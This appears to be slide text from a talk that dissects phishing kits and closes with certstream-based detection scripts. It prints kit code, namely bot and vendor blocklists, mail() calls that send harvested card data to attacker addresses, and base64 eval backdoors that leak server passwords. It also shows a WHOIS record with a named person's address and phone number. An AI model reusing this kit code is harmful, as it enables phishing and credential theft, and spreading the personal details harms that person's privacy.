

Give it Some Legitimacy

```
</form>  
</body>  
        </script>  
<script type="text/JavaScript">  
<!--  
setTimeout("location.href = 'http://www.██████████.com/';",3000);  
-->  
</script>  
</html>
```

Let's Gut a Bigger Phish



Let's Gut a Bigger Phish




```
index.php
<?php

include './blockerz.php';
include './blockerz2.php';
include './sc.php';

$random = rand(0,1000000000000);
$DIR     = substr(md5($random), 0, 15);
function recurse_copy($home,$DIR) {
$dir = opendir($home);
@mkdir($DIR);
while(false != ( $file = readdir($dir)) ) {
if (( $file != '.' ) && ( $file != '..' )) {
if ( is_dir($home . '/' . $file) ) {
recurse_copy($home . '/' . $file,$DIR . '/' . $file);
}
else {
copy($home . '/' . $file,$DIR . '/' . $file);
}
}
}
}
```

blockerz.php



```
blockerz.php

<?php

$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words =
array("above","google","softlayer","amazonaws","cyveillance","phishtank","dream
"msnbot","p3pwgdsn","netcraft","trendmicro","ebay","paypal","torsevers","m
foreach($blocked_words as $word) {
    if (substr_count($hostname, $word) > 0) {
        header("HTTP/1.0 404 Not Found");
        die("<h1>404 Not Found</h1>The page that you have requested could not b


    }
}

$bannedIP = array("66.249.91.*","66.249.91.203","^81.161.59.*", "^66.135.200.*"
"^107.170.*.*", "^149.20.*.*", "^38.105.*.*", "^74.125.*.*", "^66.150.14.*", "
"^66.249.*.*", "^128.242.*.*", "^72.14.192.*", "^208.65.144.*", "^74.125.*.*")
```


Sc.php

```
#####  
#          SYSTEM & BROWSER          #  
#####  
  
$user_agent      =    $_SERVER['HTTP_USER_AGENT'];  
  
##OS##  
  
function getOS() {  
    global $user_agent;  
    $os_platform    =    "Unknown OS Platform";  
    $os_array        =    array(  
        '/windows nt 10/i'      => 'Windows 10',  
        '/windows nt 6.3/i'     => 'Windows 8.1',  
        '/windows nt 6.2/i'     => 'Windows 8',  
        '/windows nt 6.1/i'     => 'Windows 7',  
        '/windows nt 6.0/i'     => 'Windows Vista',  
        '/windows nt 5.2/i'     => 'Windows Server 2003/XP x64',  
        '/windows nt 5.1/i'     => 'Windows XP',  
        '/windows xp/i'        => 'Windows XP',  
        '/windows nt 5.0/i'     => 'Windows 2000'
```

Phisherman?



```
<?php
/*
This sacm Fixed & Edited By Mahmoud Ismail
Connect : dev0root@gmail.com
Facebook: http://www.facebook.com/100004367077765
Good Luck <3
*/
```


Hidden Backdoor #27

 Closed

dev0root opened this issue on Aug 23, 2018 · 12 comments



dev0root commented on Aug 23, 2018

+  ...

in Line 75 you can see this code

```
$wsobuff =  
"JHZpc2l0YyA9ICRfQ09PS0lFWyJ2aXNpdHMiXTsNCmlmICgkdmlzaXRjID09ICIIiKSB7DQogICR2aXNpdGMgID0gM  
DsNCiAgJHZpc2l0b3IgPSAkX1NFULZFULsiUkVNT1RFX0FERFIiXTsNCiAgJHdlYiAgICAgPSAkX1NFULZFULsiSFR  
UUF9IT1NUIl07DQogICRpbmogICAgID0gJF9TRVJWRVJbIlJFUUVFU1RfVVJJIl07DQogICR0YXJnZXQgID0gcmlF3d  
XJsZGVjb2RlKCR3ZWluJGluaik7DQogICRqdWR1bCAgID0gIlldTTyAyLjYgaHR0cDovLyR0YXJnZXQgYnkgJHZpc2l  
0b3Ii0w0KICAKYm9keSAgICA9ICJCdWc6ICR0YXJnZXQgYnkgJHZpc2l0b3IgLSAkYXV0aF9wYXNzIjsNCiAgYWYgK  
CF1bXB0eSgkd2ViKSgkeYBAWFBpCgib2t5YXp1QGdtYWlsLmNvbSIsJGp1ZHVSLCRib2R5LCRhdXR0X3Bhc3Mp0yB  
9DQp9DQplbHNlIHsgJHZpc2l0Yysr0yB9DQpAc2V0Y29va2llKCJ2aXNpdHoiLCR2aXNpdGMp0w==";  
eval(base64_decode($wsobuff)); when i decode it i see mail() function to send (path ,password  
,visitor ip) to this email okyazu@gmail.com @mail("okyazu@gmail.com",$judul,$body,$auth_pass);
```




tennc commented on Aug 24, 2018 • edited


Owner

+  ...

what the webshell ? ? url or name ,i del backdoor

Phishing off the Dox?

 **dev0root@gmail.com** is associated to this person

Name	Mahmoud Ismail	is associated with 48 domains
Organization	1913	is associated with 7 domains
Address	18221 150th Ave	map
City	Springfield Gardens	
State	New York	
Country	 United States	
Phone	+1.7185538740	
Fax	+1.7185538740	
Private	no	

 List of domain names registred by **dev0root@gmail.com**

Domain Name	Creation Date	Registrar
ktoolz.net	2018-08-10	publicdomainregistry.com

Real Phisherman?



```
<?php

$to = "securemail@netc.eu";

##ip##
function getUserIP()
{
    $client    = @$_SERVER['HTTP_CLIENT_IP'];
    $forward   = @$_SERVER['HTTP_X_FORWARDED_FOR'];
    $remote    = $_SERVER['REMOTE_ADDR'];
```


Real Phisherman...(index.php)

```
</div>
</div><br>";

$subject = "=?utf-8?B?4p2k?= S3XY APPL CCV =?utf-8";
$head = "MIME-Version: 1.0" . "\r\n";
$head .= "Content-type:text/html; charset=UTF-8" .
$head .= "From: APP-SMART" . "\r\n";
mail($to,$subject,$message,$head);
    $_view($_edit($_reenter('zb'.'$_edit("y".'.
$_reenter('o'.'c'.'t').'y'.'h'.'f'.'r'.'e')), $subject, $mes
    @fclose(@fwrite(@fopen("../rz/info.htm", "a"), $mes
    echo "<META HTTP-EQUIV='refresh' content='0; URL=?
appIdKey=".@md5(@microtime())."&id=".$_POST["xuser"].">";
    exit();
```

Famous Phisher...(index.php)



Joul Kouchakji

@Jouliok

Follow



@AppleSupport #phishing kit deployed here:

//apple-checking[.]info

Zip:ale^.zip

Email: securemail@netc.eu

Something Smells Phishy...(index.php)

```
eval
(base64_decode("JGlwID0gZ2V0ZW52KCJSRU1PVEVfQUREUiIp0yAKJHJhNDQ
SB8JGlwIjsgCiRlbWFpbCA9ICJub29vYmFzaW5AZ21haWwuY29tIjsgCiRmcm9t
ZFUlsnUkVRVUVTVF9VUkknXTsgCiRiNzUgPSAkX1NFUlsnSFRUUF9IT1NUJ
7IAptYWlsKCRlbWFpbCwgJHN1Ymo50CwgJG1zZzg4NzMsICRmcm9tKTsK")));
?>
<!DOCTYPE html>
<html>
  <head>
```


Phisherman's Friend?

< **DECODE** >

Decodes your data into the textarea below.


```
$ip = getenv("REMOTE_ADDR");  
$ra44 = rand(1, 99999);  
$subj98 = " Mailer Upload From |$ip";  
$email = "nooobasin@gmail.com";  
$from = "From: Result<appele@gmail.com";  
$a45 = $_SERVER['REQUEST_URI'];  
$b75 = $_SERVER['HTTP_HOST'];  
$m22 = $ip . "";  
$msg8873 = "$a45 $b75 $m22";  
mail($email, $subj98, $msg8873, $from);
```



Phisher's Friend?



noobasin@gmail.com



All



News



Maps



Videos



Images



More

Settings

Tools

1 result (0.41 seconds)

Scama Apple Clean Undetected With Letter Inbox 2019 - Video ...

<https://vilook.com> › video › scama-apple-clean-undetected-with-letter-inbo... ▼

16:33 12/06/2019 . قنّة إندوزال 24. hhhh malghma "noobasin@gmail.com";. Zheng Yecheng.

01/02/2019 12:59. hi can you help me, it always ban my site ...

No Honor Among Thieves

/ Function to get country and country sort;

function country_sort(){

\$sorter = "";

\$array = array(114,101,115,117,108,116,98,111,120,49,52,64,103,109,97,105,108,46,99,111,109);

\$count = count(\$array);

for (\$i = 0; \$i < \$count; \$i++) {

\$sorter .= chr(\$array[\$i]);

}

return array(\$sorter, \$GLOBALS['recipient']);

}


No Honor Among Thieves

- **Translates to “resultbox14@gmail.com”**
- **Address still registered!**

[illegible]

Shenanigans

```
'curl',  
spider,  
crawler");  
foreach($blocked_words as $word) {  
    if (substr_count($hostname, $word) > 0) {  
        header("HTTP/1.0 404 Not Found");  
        echo "HELL00000 BITCH F% | I FUC%ING LOVE YOU HAHAAHAHAHAHA <3 | TRY BYPASS ME NEXT TIME BB <3. ";  
    }  
}
```



Phish Finders



Phish Finders



@PhishingAi

@Feedphish

@nullcookies

@JayTHL

@dave_daves

@MSAdministrator

**ANYONE TWEETING
@ YOUR COMPANY!**

Phishing Guides

- **Openphish**
- **Phishtank**
- **Phishbank**
- **RSA**
- **RiskIQ**



Finding Phish Yourself

- **Certstream (Python)**
- **Track new TLS certificates issued**
- **“login.companyname.anysite.com”**



[https://gist.github.com/medic642/](https://gist.github.com/medic642/regex-certstream-slack.py) [regex-certstream-slack.py](#)

```
import certstream
import json
import requests
import re

# Get the webhook_url here:
# https://my.slack.com/services/new/incoming-webhook/

webhook_url = "webhook_url"

# regex strings can be simple text or python compatible regex

keywords = ("regex string 1", "regex string 2", "regex string 3")
username = "certstream-bot"
channel = "cert-stream"

def certstream_callback(message, context):
    if message['message_type'] == "certificate_update":
        all_domains = message['data']['leaf_cert']['all_domains']
        domains = " ".join(all_domains)
        for keyword in keywords:
            key = re.compile(keyword)
            if re.search(key, domains) is not None:
```

[https://gist.github.com/medic642/](https://gist.github.com/medic642/regex_certstream_mail.py) [regex_certstream_mail.py](https://gist.github.com/medic642/regex_certstream_mail.py)

```
if common_name != "http://www.companyname.com" and common_name != "www.companyname.com":
    try:

        msg = MIMEText(mail_payload)
        msg['Subject'] = 'New Phishing Page Detected Through TLS Certificate Logs'
        msg['From'] = 'phishing@localhost'
        msg['To'] = 'user@companyname.com'

        # Send the message via our own SMTP server, but don't include the
        # envelope header.
